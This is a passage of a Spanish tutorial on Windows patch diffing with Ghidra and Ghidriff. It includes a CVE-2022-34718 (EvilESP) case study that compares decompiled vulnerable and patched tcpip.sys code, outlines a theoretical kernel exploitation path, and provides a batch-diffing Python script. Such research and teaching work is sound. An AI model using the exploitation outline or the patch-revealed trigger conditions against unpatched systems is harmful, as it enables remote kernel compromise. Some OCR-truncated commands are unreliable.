
Linux - Instalación:

```
# 1. Instalar Java
sudo apt update
sudo apt install -y openjdk-21-jdk
export JAVA_HOME=$(dirname $(dirname $(readlink -f $(which java))))
echo "export JAVA_HOME=$JAVA_HOME" >> ~/.bashrc

# 2. Descargar Ghidra
mkdir -p ~/tools && cd ~/tools
wget https://github.com/NationalSecurityAgency/ghidra/releases/download/Ghidra_11.4.2_build/ghidra_1
unzip ghidra_11.4.2_PUBLIC_20250826.zip
export GHIDRA_INSTALL_DIR=~/tools/ghidra_11.4.2_PUBLIC
echo "export GHIDRA_INSTALL_DIR=$GHIDRA_INSTALL_DIR" >> ~/.bashrc

# 3. Instalar Ghidriff en entorno virtual
sudo apt install -y python3 python3-pip python3-venv
python3 -m venv ~/ghidriff-env
source ~/ghidriff-env/bin/activate
pip install ghidriff
```

```
# 4. Verificar
ghidriff --help
```

4.3.2. 3.3.2 Flujo de Trabajo con Ghidriff

Proceso Completo de Diffing:



```
│  6. CORRELACIONAR CON CVE                                          │
│     └─ MSRC Advisory / NVD / Vendor Release Notes                  │
└────────────────────────────────────────────────────────────────────┘
```

Comandos Ghidriff Esenciales:

```
# Diff básico
ghidriff old.sys new.sys -o diff_report

# Con símbolos (RECOMENDADO - mejora significativamente los nombres)
ghidriff old.sys new.sys -o diff_report --symbols-path C:\Symbols

# Para binarios grandes (ntoskrnl.exe, tcpip.sys)
ghidriff old.sys new.sys \
    --max-section-funcs 5000 \
    --max-ram-percent 80 \
    --output large_diff

# Solo analizar sección .text (más rápido, menos ruido)
ghidriff old.dll new.dll --section .text -o text_only_diff

# Modo no-threaded (más estable, más lento)
ghidriff old.sys new.sys --no-threaded -o stable_diff

# Salida JSON para procesamiento automatizado
ghidriff old.sys new.sys -o diff_report --json-only
```

Estructura de Salida de Ghidriff:

```
diff_report/
├── old.sys-new.sys.ghidriff.md        # Reporte Markdown legible
│   ├── Resumen de cambios
│   ├── Funciones añadidas
│   ├── Funciones eliminadas
│   └── Funciones modificadas (con snippets de código)
├── json/
│   ├── old.sys-new.sys.ghidriff.json  # Datos estructurados completos
│   │   ├── functions.added[]
│   │   ├── functions.deleted[]
│   │   ├── functions.modified[]
│   │   │      ├── name
│   │   │      ├── ratio (similaridad)
│   │   │      ├── old.address
│   │   │      └── new.address
│   │   └── stats{}
│   └── old.sys-new.sys.matches.json   # Correspondencias de funciones
└── ghidriffs/                          # Directorio legacy (algunas versiones)
```

4.3.3. 3.3.3 Version Tracking de Ghidra (Alternativa GUI)

Para análisis interactivo lado a lado:

Paso 0: Crear Proyectos Separados

```
1. Crear proyecto "vulnerable" → importar old.sys
2. Crear proyecto "patched" → importar new.sys
3. Analizar ambos binarios completamente (Auto Analysis)
```

Paso 1-3: Crear Sesión de Version Tracking

```
1. Menú: Tools → Version Tracking → Version Tracking
2. Click "Create Session" (+)
3. Source Program: old.sys (vulnerable)
4. Destination Program: new.sys (parcheado)
5. Seleccionar correladores (usar defaults para empezar)
```

Paso 4-5: Ejecutar y Filtrar Resultados

```
1. Click "Run" para ejecutar correladores seleccionados
2. Panel "Matches": Lista de funciones emparejadas
3. Ordenar por "Similarity" (menor = más cambios)
4. Doble-click para ver comparación lado a lado
5. Filtrar: similarity < 0.95 AND length > 100 bytes
```

Indicadores Clave en Version Tracking:

Indicador	Significado
Similarity 1.0	Funciones idénticas
Similarity 0.95-0.99	Cambios menores (nombres, comentarios)
Similarity < 0.95	Cambios significativos de lógica
Similarity < 0.80	Reescritura substancial
"Added"	Nueva función en versión parcheada
"Deleted"	Función eliminada en parche

4.4. 3.4 Caso de Estudio: CVE-2022-34718 (EvilESP)

Información del CVE:

Atributo	Valor
CVE	CVE-2022-34718
Nombre	"EvilESP"
Componente	tcpip.sys (Windows TCP/IP Driver)
Tipo	Remote Code Execution (RCE)
CVSS	9.8 (Crítico)
Vector	Red, sin autenticación (con IPsec habilitado)
Versiones	Windows Server 2012-2022, Windows 10/11

Atributo	Valor
Parche	Septiembre 2022 (KB5017308, KB5017305)

Prerrequisitos para Explotación:

```
┌──────────────────────────────────────────────────────────────┐
│  PRERREQUISITOS CVE-2022-34718                               │
├──────────────────────────────────────────────────────────────┤
│  ✓ IPv6 habilitado (default en Windows)                      │
│  ✓ IPsec habilitado y SA establecida                         │
│  ✓ Atacante conoce SPI + clave HMAC de la víctima            │
│  ✓ Atacante puede enviar paquetes IPv6 a la víctima          │
└──────────────────────────────────────────────────────────────┘
```

4.4.1. 3.4.1 Adquisición de Binarios para EvilESP

```
# Crear directorio de trabajo
mkdir C:\EvilESP-Analysis
cd C:\EvilESP-Analysis

# Obtener tcpip.sys vulnerable (pre-Septiembre 2022)
# Opción 1: WinbIndex
# https://winbindex.m417z.com/ → buscar tcpip.sys → KB5016616 (Agosto 2022)

# Opción 2: De sistema Windows sin parche
# Copy desde máquina vulnerable:
# copy \\victimPC\c$\Windows\System32\drivers\tcpip.sys .\tcpip_vulnerable.sys

# Obtener tcpip.sys parcheado (Septiembre 2022+)
# WinbIndex → tcpip.sys → KB5017308 (Server 2022) o KB5017305 (Win 10/11)

# Renombrar para claridad
Rename-Item tcpip.sys tcpip_patched.sys

# Descargar símbolos
$symchk = "C:\Program Files (x86)\Windows Kits\10\Debuggers\x64\symchk.exe"
& $symchk tcpip_vulnerable.sys /s "SRV*.\Symbols*https://msdl.microsoft.com/download/symbols"
& $symchk tcpip_patched.sys /s "SRV*.\Symbols*https://msdl.microsoft.com/download/symbols"
```

4.4.2. 3.4.2 Ejecutar Diff y Análisis

```
# Ejecutar ghidriff
ghidriff tcpip_vulnerable.sys tcpip_patched.sys \
    --symbols-path .\Symbols \
    --max-section-funcs 5000 \
    --max-ram-percent 80 \
```

```
    --output tcpip_diff

# Revisar resultados
Get-Content .\tcpip_diff\*.ghidriff.md | Select-String "Modified Functions"
# Expected: Solo 2 funciones principales cambiadas
#   - IppReceiveEsp
#   - Ipv6pReassembleDatagram
```

4.4.3. 3.4.3 Análisis de Código Vulnerable vs Parcheado

Función 1: IppReceiveEsp

Código Vulnerable:

```
void IppReceiveEsp(longlong param_1) {
    // ... setup code ...

    iVar3 = IppReceiveEspNbl(...);

    // BUG: Solo verifica 0 (éxito) o 0x105 (pendiente)
    // Otros códigos de resultado pasan sin verificación
    if ((iVar3 == 0) || (iVar3 == 0x105)) {
        // Continuar procesamiento - pero iVar3 podría indicar error!
        *(undefined4 *)((longlong)param_1 + 0x2c) = 0x3b;
        return;
    }
    // ... error handling para solo estos dos casos ...
}
```

Código Parcheado:

```
void IppReceiveEsp(longlong param_1) {
    // ... setup code ...

    iVar3 = IppReceiveEspNbl(...);

    // FIX 1: Verificación de rango completa
    // Acepta solo 0 (éxito), 0x2c-0x3b (rango válido), o 0x105 (pendiente)
    if ((iVar3 != 0) && (1 < (uint)(iVar3 - 0x2b))) {
        // FIX 2: Descartar paquetes inválidos y registrar error
        if ((iVar3 != 0x105) && (puVar3 != NULL)) {
            IppDiscardReceivedPackets(
                (longlong)puVar3, 6, param_1, 0, 0, 0, 0xe0004148);
            *(undefined4 *)(piVar2 + 0x8c) = 0xc000021b;
            return;
        }
    }
    *(undefined4 *)((longlong)param_1 + 0x2c) = 0x3b;
    return;
}
```

Función 2: Ipv6pReassembleDatagram

Código Vulnerable:


```
void Ipv6pReassembleDatagram(...) {
    // Calcular tamaños
    uVar11 = *(int *)(param_2 + 0x8c) + (uint)*(ushort *)(param_2 + 0x88);

    // BUG 1: Sin verificación de overflow de 16 bits
    // IPv6 payload length es campo de 16 bits, pero uVar14 puede exceder 0xFFFF

    // BUG 2: Sin validación de nextheader_offset vs tamaño de buffer

    if (uVar1 < uVar13) {
        // Procesar reensamblaje SIN validación de tamaño
        IppRemoveFromReassemblySet(lVar8 + 0x4f00, param_2, param_3);

        // BUG 3: memcpy sin verificación de límites
        memcpy(puVar5 + 5, *(void **)(param_2 + 0x80),
               (ulonglong)*(ushort *)(param_2 + 0x88));
    }
}
```

Código Parcheado:

```
void Ipv6pReassembleDatagram(...) {
    uVar11 = *(int *)(param_2 + 0x8c) + (uint)*(ushort *)(param_2 + 0x88);

    // FIX 1: Verificar overflow de 16 bits
    if (uVar14 < 0x10001) {

        // FIX 2: Validar nextheader_offset contra tamaño de buffer
        if (*(ushort *)(param_2 + 0xbc) <= uVar13) {
            // ... operaciones seguras ...

            // FIX 3: Verificar tamaño final reensamblado
            if (uVar14 + 0x28 < *(uint *)(lVar4 + 0x18)) {
                // Discrepancia de tamaño - registrar fallo
                if ((DAT_1c0222618 & 0x20) != 0) {
                    McTemplateK0qq_EtwWriteTransfer(
                        &MICROSOFT_TCPIP_PROVIDER_Context,
                        &TCPIP_IP_REASSEMBLY_FAILURE_PKT_LEN, ...);
                }
            }
        }
    } else {
        // FIX 4: Registrar overflow de longitud
        if ((DAT_1c0222618 & 0x20) != 0) {
            McTemplateK0qq_EtwWriteTransfer(...TCPIP_IP_REASSEMBLY_FAILURE_PKT_LEN...);
        }
```

```
    }

    // Cleanup seguro de paquetes inválidos
    IppDeleteFromReassemblySet(lVar8 + 0x4f00, param_2, param_3);
}
```

4.4.4. 3.4.4 Flujo de Ataque Visual



```
│  5. Corrupción de memoria kernel → RCE o BSOD                    │
└──────────────────────────────────────────────────────────────────┘
```

4.4.5. 3.4.5 Estructura de Paquetes ESP e IPv6

ESP Packet Structure (RFC 4303):

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|               Security Parameters Index (SPI)                 |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                      Sequence Number                          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Payload Data (variable)                    |
~                                                               ~
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Padding (0-255 bytes)                | Pad Length | NH   |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

IPv6 Fragment Header:

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Next Header  |   Reserved    |      Fragment Offset    |Res|M|
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                         Identification                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

4.4.6. 3.4.6 Primitiva de Explotación

Aspecto	Detalles
Tipo	Out-of-bounds write (potencialmente lectura también)
Tamaño	Variable (controlado via tamaños de fragmento)
Control de Offset	Via `nextheader_offset` en header de fragmento
Trigger	Remoto, requiere IPsec SA establecida
Prerrequisito	IPv6 enabled (default), servicio IPsec corriendo

Enfoque de Explotación Teórico:

```
1. PRERREQUISITO: Establecer Security Association IPsec con target
   └─ Requiere SPI válido + clave HMAC (barrera crítica)

2. HEAP GROOMING: Enviar tráfico ESP legítimo para crear estado
   predecible en NonPagedPoolNx
```

```
3. TRIGGER OOB: Enviar headers de fragmento anidados dentro de ESP
   para corromper estructuras NET_BUFFER_LIST adyacentes

4. CORRUPCIÓN DE ESTRUCTURA: Sobrescribir punteros de función o
   enlaces de lista en allocación de pool adyacente

5. EJECUCIÓN DE CÓDIGO: Redirigir ejecución cuando se procese
   estructura corrupta
```

4.4.7. 3.4.7 Resumen del Parche

Función	Vulnerabilidad	Fix Añadido
`IppReceiveEsp`	Validación de resultado faltante	Verificación de rango: `(iVar3 != 0) && (1 < (uint)(iVar3 - 0x2b))`
`IppReceiveEsp`	Ejecución continua en error	Llamada a `IppDiscardReceivedPackets` con error `0xe0004148`
`Ipv6pReassembleDatagram`	Integer overflow en tamaño (16-bit)	Check: `if (uVar14 < 0x10001)`
`Ipv6pReassembleDatagram`	OOB via nextheader_offset	Check: `if (*(ushort *)(param_2 + 0xbc) <= uVar13)`
`Ipv6pReassembleDatagram`	Discrepancia de tamaño	Check: `if (uVar14 + 0x28 < *(uint *)(lVar4 + 0x18))`
Ambas	Sin telemetría	Eventos ETW añadidos: `TC-PIP_IP_REASSEMBLY_FAILURE_PKT_LEN`

4.4.8. 3.4.8 Lecciones del Caso de Estudio

1. **El binary diffing es altamente efectivo**: Solo 2 funciones cambiaron en tcpip.sys - enfoque instantáneo de 10,000+ funciones a 2
2. **El conocimiento de protocolos es esencial**: Entender ESP (RFC 4303) y fragmentación IPv6 (RFC 8200) fue crucial para comprender el ataque
3. **Bugs simples en código complejo son de alto impacto**: Una verificación de límites faltante ganó CVSS 9.8
4. **Vulnerabilidades multi-función son comunes**: El fallo de validación de IppReceiveEsp habilitó el OOB write de Ipv6pReassembleDatagram
5. **Los prerrequisitos afectan el riesgo real**: El requisito de IPsec SA limita la explotación a pesar del rating crítico
6. **Los parches revelan condiciones de trigger**: Ver los bounds checks muestra exactamente qué inputs causan el bug


---

4.5. 3.5 Pipeline de Automatización de Patch Diffing

¿Por Qué Automatizar?

- Microsoft libera parches mensualmente (Patch Tuesday - 2do martes de cada mes)
- Analizar cada actualización manualmente consume mucho tiempo
- Detección temprana de vulnerabilidades provee ventaja competitiva
- La automatización permite monitoreo continuo

Etapas del Pipeline:



4.5.1. 3.5.1 Script de Automatización Python para Ghidriff

```
#!/usr/bin/env python3
"""
ghidriff_batch.py - Batch Diffing para Análisis de Parches de Windows

Ejecuta ghidriff en múltiples binarios y genera reporte HTML consolidado.
Diseñado para ghidriff 0.4.x+ output format.
```

```
"""

import subprocess
import json
import os
import glob
from pathlib import Path
from datetime import datetime

class PatchDiffer:
    def __init__(self, work_dir, target_files):
        self.work_dir = Path(work_dir)
        self.target_files = target_files
        self.results = []

    def diff_binaries(self, old_dir, new_dir, output_dir):
        """Ejecutar ghidriff en todos los binarios objetivo"""

        old_path = Path(old_dir)
        new_path = Path(new_dir)
        out_path = Path(output_dir)
        out_path.mkdir(parents=True, exist_ok=True)

        for target in self.target_files:
            old_file = self.find_file(old_path, target)
            new_file = self.find_file(new_path, target)

            if not old_file or not new_file:
                print(f"[-] Saltando {target}: archivos no encontrados")
                continue

            print(f"[+] Diffing {target}...")

            diff_name = f"{target.replace('.', '_')}_diff"
            diff_out = out_path / diff_name

            cmd = [
                "ghidriff",
                str(old_file),
                str(new_file),
                "--output", str(diff_out),
                "--symbols-path", "C:\\patch-analysis\\symbols\\",
                "--max-section-funcs", "5000",
                "--max-ram-percent", "80"
            ]

            try:
                result = subprocess.run(cmd, capture_output=True,
```

```
                                    text=True, timeout=1800)

                if result.returncode == 0:
                    print(f"[+] Éxito: {diff_name}")
                    self.parse_results(diff_out, target)
                else:
                    print(f"[-] Error diffing {target}: {result.stderr}")

            except subprocess.TimeoutExpired:
                print(f"[-] Timeout diffing {target}")
            except Exception as e:
                print(f"[-] Excepción diffing {target}: {e}")

    def find_file(self, directory, filename):
        """Buscar archivo recursivamente en directorio"""
        for path in directory.rglob(filename):
            return path
        return None

    def parse_results(self, diff_dir, binary_name):
        """Parsear salida JSON de ghidriff"""
        json_patterns = [
            diff_dir / "json" / "*.ghidriff.json",
            diff_dir / "*.ghidriff.json",
            diff_dir.parent / "ghidriffs" / "json" / "*.ghidriff.json",
        ]

        json_file = None
        for pattern in json_patterns:
            matches = glob.glob(str(pattern))
            if matches:
                json_file = Path(matches[0])
                break

        if not json_file or not json_file.exists():
            print(f"[-] No se encontró salida JSON para {binary_name}")
            return

        with open(json_file) as f:
            data = json.load(f)

        functions = data.get("functions", {})
        added = functions.get("added", [])
        deleted = functions.get("deleted", [])
        modified = functions.get("modified", [])

        summary = {
            "binary": binary_name,
```

```
            "total_funcs": data.get("stats", {}).get("total_functions",
                           len(added) + len(deleted) + len(modified)),
            "matched": data.get("stats", {}).get("matched", 0),
            "changed": len(modified),
            "new": len(added),
            "deleted": len(deleted),
            "changed_details": []
        }

        # Extraer funciones cambiadas con baja similaridad
        for func in modified:
            ratio = func.get("ratio", 1.0)
            if ratio < 0.95:  # Solo funciones con cambios significativos
                old_info = func.get("old", {})
                new_info = func.get("new", {})
                summary["changed_details"].append({
                    "name": old_info.get("name") or new_info.get("name", "unknown"),
                    "similarity": ratio,
                    "address_old": old_info.get("address", ""),
                    "address_new": new_info.get("address", "")
                })

        self.results.append(summary)

    def generate_report(self, output_file):
        """Generar reporte HTML"""
        html = f"""
<!DOCTYPE html>
<html>
<head>
    <title>Reporte Patch Diff - {datetime.now().strftime('%Y-%m-%d')}</title>
    <style>
        body {{ font-family: Arial, sans-serif; margin: 20px; }}
        table {{ border-collapse: collapse; width: 100%; margin: 20px 0; }}
        th, td {{ border: 1px solid #ddd; padding: 8px; text-align: left; }}
        th {{ background-color: #4CAF50; color: white; }}
        .changed {{ color: #FF5722; font-weight: bold; }}
        .highlight {{ background-color: #FFEB3B; }}
        .critical {{ background-color: #FFCDD2; }}
    </style>
</head>
<body>
    <h1>Análisis de Patch Diff de Windows</h1>
    <p>Generado: {datetime.now().strftime('%Y-%m-%d %H:%M:%S')}</p>
"""

        for result in self.results:
            html += f"""
```

```
    <h2>{result['binary']}</h2>
    <table>
        <tr><th>Métrica</th><th>Cantidad</th></tr>
        <tr><td>Funciones Totales</td><td>{result['total_funcs']}</td></tr>
        <tr><td>Emparejadas</td><td>{result['matched']}</td></tr>
        <tr class="changed"><td>Cambiadas</td><td>{result['changed']}</td></tr>
        <tr><td>Nuevas</td><td>{result['new']}</td></tr>
        <tr><td>Eliminadas</td><td>{result['deleted']}</td></tr>
    </table>
"""

            if result['changed_details']:
                html += """
    <h3>Funciones Cambiadas (Similaridad < 0.95)</h3>
    <table>
        <tr><th>Nombre de Función</th><th>Similaridad</th>
            <th>Dirección Vieja</th><th>Dirección Nueva</th></tr>
"""
                for func in sorted(result['changed_details'],
                                   key=lambda x: x['similarity']):
                    row_class = 'critical' if func['similarity'] < 0.80 else 'highlight'
                    html += f"""
        <tr class="{row_class}">
            <td>{func['name']}</td>
            <td>{func['similarity']:.2f}</td>
            <td>{func['address_old']}</td>
            <td>{func['address_new']}</td>
        </tr>
"""
                html += "    </table>\n"

        html += """
</body>
</html>
"""

        with open(output_file, 'w', encoding='utf-8') as f:
            f.write(html)

        print(f"[+] Reporte generado: {output_file}")


if __name__ == "__main__":
    import sys

    if len(sys.argv) < 4:
        print("Uso: python ghidriff_batch.py <dir_viejo_kb> <dir_nuevo_kb> <dir_salida>")
        print("")
```

```
        print("Argumentos:")
        print("  dir_viejo_kb   Directorio con binarios vulnerables")
        print("  dir_nuevo_kb   Directorio con binarios parcheados")
        print("  dir_salida     Directorio para salida de diff y reportes")
        print("")
        print("Ejemplo:")
        print("  python ghidriff_batch.py ./binarios/KB5041565 ./binarios/KB5041571 ./diffs/agosto20
        sys.exit(1)

    old_dir = sys.argv[1]
    new_dir = sys.argv[2]
    out_dir = sys.argv[3]

    # Objetivos de alto valor por defecto
    targets = ["ntdll.dll", "win32k.sys", "tcpip.sys", "ntoskrnl.exe",
               "afd.sys", "http.sys"]

    differ = PatchDiffer(out_dir, targets)
    differ.diff_binaries(old_dir, new_dir, out_dir)
